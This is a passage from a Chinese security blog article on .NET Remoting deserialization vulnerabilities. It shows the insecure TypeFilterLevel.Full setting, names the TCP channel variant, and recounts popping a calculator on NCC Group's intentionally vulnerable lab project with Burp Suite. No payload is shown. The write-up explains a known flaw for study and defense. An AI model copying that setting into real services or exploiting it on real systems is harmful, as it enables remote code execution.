
```
SoapServerFormatterSinkProvider soapServerFormatterSinkProvider = new SoapServerFormatterSinkProvider()  
{  
    TypeFilterLevel = TypeFilterLevel.Full  
};
```

### 5.2、BinaryServerFormatterSinkProvider


从 BinaryServerFormatterSinkProvider 类分析来看，也需要满足属性 TypeFilterLevel 的值等于 TypeFilterLevel.Full，可触发的通道包括了 TcpChannel 类、TcpServerChannel 类，这个攻击点可反序列化二进制文件，笔者由于时间仓促，暂时不做分析跟进，有兴趣的朋友可自行研究。

## 0x06 复盘

笔者将 VulnerableDotNetHTTPRemoting 项目部署到虚拟机，运行 Server 端，打开了本地端口 1234



Burpsuite 请求后成功弹出计算器，感谢 Soroush Dalili (@irsdli) 的分享。



## 0x07 总结

.NET Remoting 技术已经出来很多年了，现在微软主推 WCF 来替代它，在开发中使用概念越来越低，从漏洞本身看只要没有设置 SoapServerFormatterSinkProvider 类属性 TypeFilterLevel=Full 就不会产生反序列化攻击（默认就是安全的）最后.NET 反序列化系列课程笔者会同步到 <https://github.com/Ivan1ee/>、  
<https://ivan1ee.gitbook.io/>，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。



## 0x08 参考

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>

[https://docs.microsoft.com/zh-cn/previous-versions/4abbf6k0\(v=vs.120\)](https://docs.microsoft.com/zh-cn/previous-versions/4abbf6k0(v=vs.120))

<https://github.com/nccgroup/VulnerableDotNetHTTPRemoting>